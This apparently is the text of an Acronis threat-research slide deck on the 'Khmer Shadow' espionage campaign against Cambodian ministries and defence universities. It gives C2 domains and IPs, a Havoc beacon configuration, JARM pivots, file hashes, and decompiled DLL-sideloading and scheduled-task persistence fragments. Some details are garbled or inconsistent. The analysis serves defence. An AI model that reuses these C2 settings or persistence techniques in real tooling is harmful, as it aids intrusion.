
DOMAIN	PORT	METHOD	PROTOCOL
www.sharingfile.cloud	443	PSST	HTTPS
- SPAWN TO (X64):** Shows the command 'C:\Windows\System32\gpupdate.exe'.
- SPAWN TO (X86):** Shows the command 'C:\Windows\SysWOW64\gpupdate.exe'.
- URI ENDPOINTS:** A list of endpoints: '/national', '/world', '/sport', '/download', and '/regular', each in a red button.
- USER-AGENT:** A text box containing the string 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36'.

KaynLdr & Havoc Demon – II

Acronis

Campaign – II

Khmer Shadow : Infrastructural Artefacts



193.169.240.38:443

Inbound **Safe**

Outbound **Safe**

Status Code **404**

Microsoft-HTTPAPI

Server.ua LLC

Ukraine

Mykolayiv

2026-04-12 08:23:26

SSL Certificate

Issuer Organization :

CloudFlare, Inc.

Expiration Status :

false

Subject Common Name :

CloudFlare Origin Certificate

Subject Country :

-

Subject Organization :

CloudFlare, Inc.

JARM Hash :

3fd21b20d0000021c43d21b2...

Key Usage:

Digital Signature: True

Key Encipherment: True

Value: 5

Basic Constraints:

Subject Alt Name:

Dns Names: *.sharingfile.cloud, sharingfile.cloud

CRL Distribution Points:

http://crl.cloudflare.com/origin_ca.crl

Authority Key Id:

24e853575d7c344087a9eb94dbbae11678fc29a4

Subject Key Id:

24e853575d7c344087a9eb94dbbae11678fc29a4

443 / HTTPS

Infrastructural details

Khmer Shadow : Technical Details

40
/ 63

Community Score

40/63 security vendors flagged this file as malicious

b3e853eee14fb7948c6907888ee07139085ba9af4231c30e97ff6236b86ca024

CN_Contact_Work_Cambodia's_Ministry_of_Public_Works_and_Transport.pdf

Size
1.28 MB

Last Analysis Date
21 hours ago

Follow

Reanalyze

Download

Similar

More

EXE

PDF

peexe 64bits executes-dropped-file overlay spreader

Scanned	Detections	File type	Name
2026-06-24	45 / 71	Win32 DLL	vmtools.dll
2026-06-02	0 / 72	Win32 DLL	glib-2.0-0.dll
2025-05-21	0 / 73	Win32 DLL	intl.dll
2024-11-14	0 / 73	Win32 EXE	VMwareNamespaceCmd.exe
2025-05-21	0 / 73	Win32 DLL	pcre.dll
2026-03-10	0 / 63	?	1.pdf

NIGHTFORGE Loader

Fake Decoy

Similarities & Differences with Campaign – I

Acronis

Infrastructural Analysis

Khmer Shadow : Infrastructural Artefacts

The image displays two screenshots of a network analysis tool, likely Wireshark or a similar application, showing details for a connection to IP 104.193.255.99:443. The top screenshot shows the connection details for a host identified as '104.193.255.99:443'. The connection is inbound, with a status of 'Low' and a 'Safe' outbound status. The status code is 404. The connection is established via nginx, hosted by Hosting Solution Ltd. in Santa Clara, United States, on 2026-05-10 at 18:55:08. The connection is hosted. The SSL Certificate details show the Issuer Organization as CloudFlare, Inc. The Expiration Status is false. The Subject Common Name is CloudFlare Origin Certificate. The Subject Country is -. The Subject Organization is CloudFlare, Inc. The JARM Hash is -. The Subject Alt Name is Dns Names: *.linkednewsapi.top, linkednewsapi.top. The Key Usage is Digital Signature: True, Key Encipherment: True, Value: 5. The Basic Constraints are Subject Alt Name. The CRL Distribution Points are http://crl.cloudflare.com/origin_ca.crl. The Authority Key Id is -. The Subject Key Id is -. The bottom screenshot shows the same connection details for the same IP and port. The connection is inbound, with a status of 'Low' and a 'Safe' outbound status. The status code is 404. The connection is established via Microsoft-HTTPAPI, hosted by Hosting Solution Ltd. in Santa Clara, United States, on 2026-05-03 at 10:42:15. The connection is hosted. The SSL Certificate details show the Issuer Organization as CloudFlare, Inc. The Expiration Status is false. The Subject Common Name is CloudFlare Origin Certificate. The Subject Country is -. The Subject Organization is CloudFlare, Inc. The JARM Hash is 3fd21b20d00000021c43d21b2... The Subject Alt Name is Dns Names: *.linkednewsapi.top, linkednewsapi.top. The Key Usage is Digital Signature: True, Key Encipherment: True, Value: 5. The Basic Constraints are Subject Alt Name. The CRL Distribution Points are http://crl.cloudflare.com/origin_ca.crl. The Authority Key Id is 24e853575d7c344087a9eb94dbae11678fc29a4. The Subject Key Id is 3fd21b20d00000021c43d21b2...

104.193.255.99:443

Inbound **Low**

Outbound **Safe**

Status Code **404**

nginx

Hosting Solution Ltd.

United States

Santa Clara

2026-05-10 18:55:08

Hosting

SSL Certificate

Issuer Organization : CloudFlare, Inc.

Expiration Status : false

Subject Common Name : CloudFlare Origin Certificate

Subject Country : -

Subject Organization : CloudFlare, Inc.

JARM Hash : -

Subject Alt Name : Dns Names: *.linkednewsapi.top, linkednewsapi.top

Key Usage: Digital Signature: True, Key Encipherment: True, Value: 5

Basic Constraints: Subject Alt Name

CRL Distribution Points: http://crl.cloudflare.com/origin_ca.crl

Authority Key Id: -

Subject Key Id: -

443 / HTTPS 8443 / Unknown

104.193.255.99:8443

Inbound **Low**

Outbound **Safe**

Microsoft-HTTPAPI

Hosting Solution Ltd.

United States

Santa Clara

2026-05-03 10:42:15

Hosting

SSL Certificate

Issuer Organization : CloudFlare, Inc.

Expiration Status : false

Subject Common Name : CloudFlare Origin Certificate

Subject Country : -

Subject Organization : CloudFlare, Inc.

JARM Hash : 3fd21b20d00000021c43d21b2...

Subject Alt Name : Dns Names: *.linkednewsapi.top, linkednewsapi.top

Key Usage: Digital Signature: True, Key Encipherment: True, Value: 5

Basic Constraints: Subject Alt Name

CRL Distribution Points: http://crl.cloudflare.com/origin_ca.crl


Authority Key Id: 24e853575d7c344087a9eb94dbae11678fc29a4

Subject Key Id: 3fd21b20d00000021c43d21b2...

443 / HTTPS 8443 / Unknown

Pivoting via JARM Fingerprint – I

Khmer Shadow : Infrastructural Artefacts



Pivoting via JARM Fingerprint – II

Khmer Shadow : Infrastructural Artefacts

C2 infrastructure overlap timeline showing certificate and domain registration events across both servers

C2 infrastructure overlap


Acronis TRU

☐ sharingfile[.]cloud ☐ linkednewsapi[.]top ☒ Both servers

- 2025-12-03  Origin cert issued — sharingfile[.]cloud
Cloudflare Origin Certificate for *.sharingfile.cloud. Valid until 2040-11-29.
[SHARINGFILE\[.\]CLOUD](#)
- 2026-01-26  Origin cert issued — linkednewsapi[.]top
Cloudflare Origin Certificate for *.linkednewsapi.top. Valid until 2041-01-22. Same issuer, same CA authority key ID.
[LINKEDNEWSAPI\[.\]TOP](#)
- 2026-03-10  SSL cert first seen — sharingfile[.]cloud
Historical SSL record. Thumbprint: 3b45d1b9e3f2a30e251058545381... First observed on SecurityTrails.
[SHARINGFILE\[.\]CLOUD](#)
- 2026-03-10  Havoc Demon DLL compiled
PE timestamp 2026-03-10 03:48:33 UTC. Embedded C2 config pointing to www.sharingfile[.]cloud:443.
[SHARINGFILE\[.\]CLOUD](#)
- 2026-03-31  SSL cert rotation — sharingfile[.]cloud
New certificate thumbprint: cb64413efce2c648c5d00d8232841... Cert updated 3 weeks after implant build.
[SHARINGFILE\[.\]CLOUD](#)
- 2026-04-12  Origin server last scanned — 193.169.240[.]38
CriminalIP scan. Server: Microsoft-HTTPAPI/2.0. 404 response, 18 bytes. Port 443 only. Kyiv, Ukraine.
[SHARINGFILE\[.\]CLOUD](#)
- 2026-05-02  Both C2 servers active — identical JARM fingerprint
Shodan confirms both servers alive. Same JARM, same server header, same 18-byte 404 body. Only 2 matches globally for this fingerprint combination.
[BOTH SERVERS](#)

Timeline of C2 Infrastructure

Khmer Shadow : Pivotal Intelligence



Acronis

Attribution

Overlap between code and technique

```
.idata:00000001400042D0 ; Imports from vmtools.dll
.idata:00000001400042D0 ;
.idata:00000001400042D0      extrn __imp_DynBuf_Append:qword
.idata:00000001400042D0      ; DATA XREF: DynBuf_Append↑r
.idata:00000001400042D0      ; .idata:00000001400055A8↓o
.idata:00000001400042D8      extrn __imp_VMTools_ConfigLogToStdio:qword
.idata:00000001400042D8      ; DATA XREF: VMTools_ConfigLogToStdio↑r
.idata:00000001400042E0      extrn __imp_DynBuf_Init:qword
.idata:00000001400042E0      ; DATA XREF: DynBuf_Init↑r
.idata:00000001400042E8      extrn __imp_VmCheck_IsVirtualWorld:qword
.idata:00000001400042E8      ; DATA XREF: vmcheck_IsVirtualWorld↑r
.idata:00000001400042F0      extrn __imp_Panic:qword ; DATA XREF: Panic↑r
.idata:00000001400042F8      extrn __imp_DynBuf_Destroy:qword
.idata:00000001400042F8      ; DATA XREF: DynBuf_Destroy↑r
.idata:0000000140004300      extrn __imp_RpcChannel_SendOneRaw:qword
.idata:0000000140004300      ; DATA XREF: RpcChannel_SendOneRaw↑r
.idata:0000000140004308
```

NIGHTFORGE

DLL-Sideloadng

```
; Imports from SolidPDFCreator.dll
;
; __declspec(dllimport) public: void __thiscall CSPApp::ParseCommandLine(wchar_t const *)
;      extrn __imp_?ParseCommandLine@CSPApp@@QAEXPB_W@Z:dword
;      ; DATA XREF: CSPApp::ParseCommandLine(wchar_t const *)↑r
;      ; .idata:005690A8↓o
; __declspec(dllimport) public: void __thiscall CSPApp::SupportInfo(void)
;      extrn __imp_?SupportInfo@CSPApp@@QAEXXZ:dword
;      ; DATA XREF: CSPApp::SupportInfo(void)↑r
; __declspec(dllimport) public: void __thiscall CSPApp::HelpPage(void)
;      extrn __imp_?HelpPage@CSPApp@@QAEXXZ:dword
;      ; DATA XREF: CSPApp::HelpPage(void)↑r
; __declspec(dllimport) public: void __thiscall CSPApp::DeleteJob(unsigned long)
;      extrn __imp_?DeleteJob@CSPApp@@QAEXK@Z:dword
;      ; DATA XREF: CSPApp::DeleteJob(unsigned long)↑r
;      extrn __imp_AfxSetMainWnd:dword
;      ; DATA XREF: AfxSetMainWnd↑r
; __declspec(dllimport) class CSPApp & __cdecl GetSPApp(void)
;      extrn __imp_?GetSPApp@YAIAVCSPApp@@XZ:dword
;      ; DATA XREF: GetSPApp(void)↑r
```

SHARDDRADER

Overlap between code and technique

```
v36[1] = 0;
*((_DWORD *)v36 + 4) = 1;
*v36 = sub_1800078A0("VWareNamespace");
}
else
{
    v36 = 0;
}
pRecInfo = (IRecordInfo *)v36;
if ( !v36 )
    goto LABEL_164;
v37 = (*(__int64 (__fastcall **)(__int64, _QWORD, __int64, __int64, VARIANTARG *, VARIANTARG *, int, VARIANTARG *, int, VARIANTARG *))v36, v36, v36, v36, 6, &v51, &v52, 3, &v53, v53);
```

```
*(__QWORD *)v22 = 0;
v22[2] = 0;
v22[1] = 0;
*((_DWORD *)v22 + 4) = 1;
v23 = SysAllocString(L"PT10M");
*v22 = v23;
if ( v23 )
    goto LABEL_74;
LABEL_156:
    sub_180007890(2147942414LL);
    goto LABEL_157;
}
*(__QWORD *)v19 = 0;
v19[2] = 0;
v19[1] = 0;
*((_DWORD *)v19 + 4) = 1;
v20 = SysAllocString(L"2010-01-01T00:00:00");
```

NIGHTFORGE

COM-Based Persistence

```
if ( v15 )
{
    *(__QWORD *)v15 = 0i64;
    *((_DWORD *)v15 + 2) = 0;
    *((_DWORD *)v15 + 1) = 0;
    *((_DWORD *)v15 + 2) = 1;
    v17 = SysAllocString(L"PT5M");
    *v16 = (volatile signed __int32)v17;
    if ( !v17 )
        sub_10002FD0(-2147024882);
}
else
{
    v16 = 0;
}
```

```
v8 = (volatile signed __int32 *)operator new(0xCu);
v9 = v8;
v58 = (void *)v8;
v75 = 6;
if ( v8 )
{
    *(__QWORD *)v8 = 0i64;
    *((_DWORD *)v8 + 2) = 0;
    *((_DWORD *)v8 + 1) = 0;
    *((_DWORD *)v8 + 2) = 1;
    v10 = SysAllocString(L"Pcl2BmpDailyTrigger");
    *v9 = (volatile signed __int32)v10;
    if ( !v10 )
        sub_10002FD0(-2147024882);
}
```

SHARDDRIVER

Documents from Staging Server : TLP:RED

[illegible]

Documents from Staging Server : TLP:RED

[illegible]

Weaponized sovereignty lure

Documents from Staging Server : TLP:RED

489	my.dau.edu.kh	Attention
490	https://www.tan@online-com.neptune.edu.edu.kh/6443	
491	https://can.fo.neptune.edu.edu.kh/6443	
492	https://experts.sciencedirect.com	
493	https://my.spa.org.neptune.edu.edu.kh/6443	Targeting Defence university of Cambodia
494	https://www.jstor.org.neptune.edu.edu.kh/6443	
495	https://www.kellogg-gale.com.neptune.edu.edu.kh/6443	
496	https://web-a-elasticsearch-com.neptune.edu.edu.kh/6443	
497	https://web-a-elasticsearch-com.neptune.edu.edu.kh/6443	
498	https://testigo-gale.com.neptune.edu.edu.kh/6443	
499	services.stage.dau.edu	ServiceNow
500	https://services.stage.dau.edu	ServiceNow
501	www.spp.edu.kh	
502	https://neptune.edu.edu.kh/6443	
503	https://trials.dau.edu	DAU Dev LRS LRS
504	dev2.ndu.edu.kh	

Targeting National Defence University of Cambodia

Acronis

Q&A session

Acronis

Thank you!

Acronis Education

Grow your
business with
MSP Academy



Short modules.
Big impact.
Enroll today!

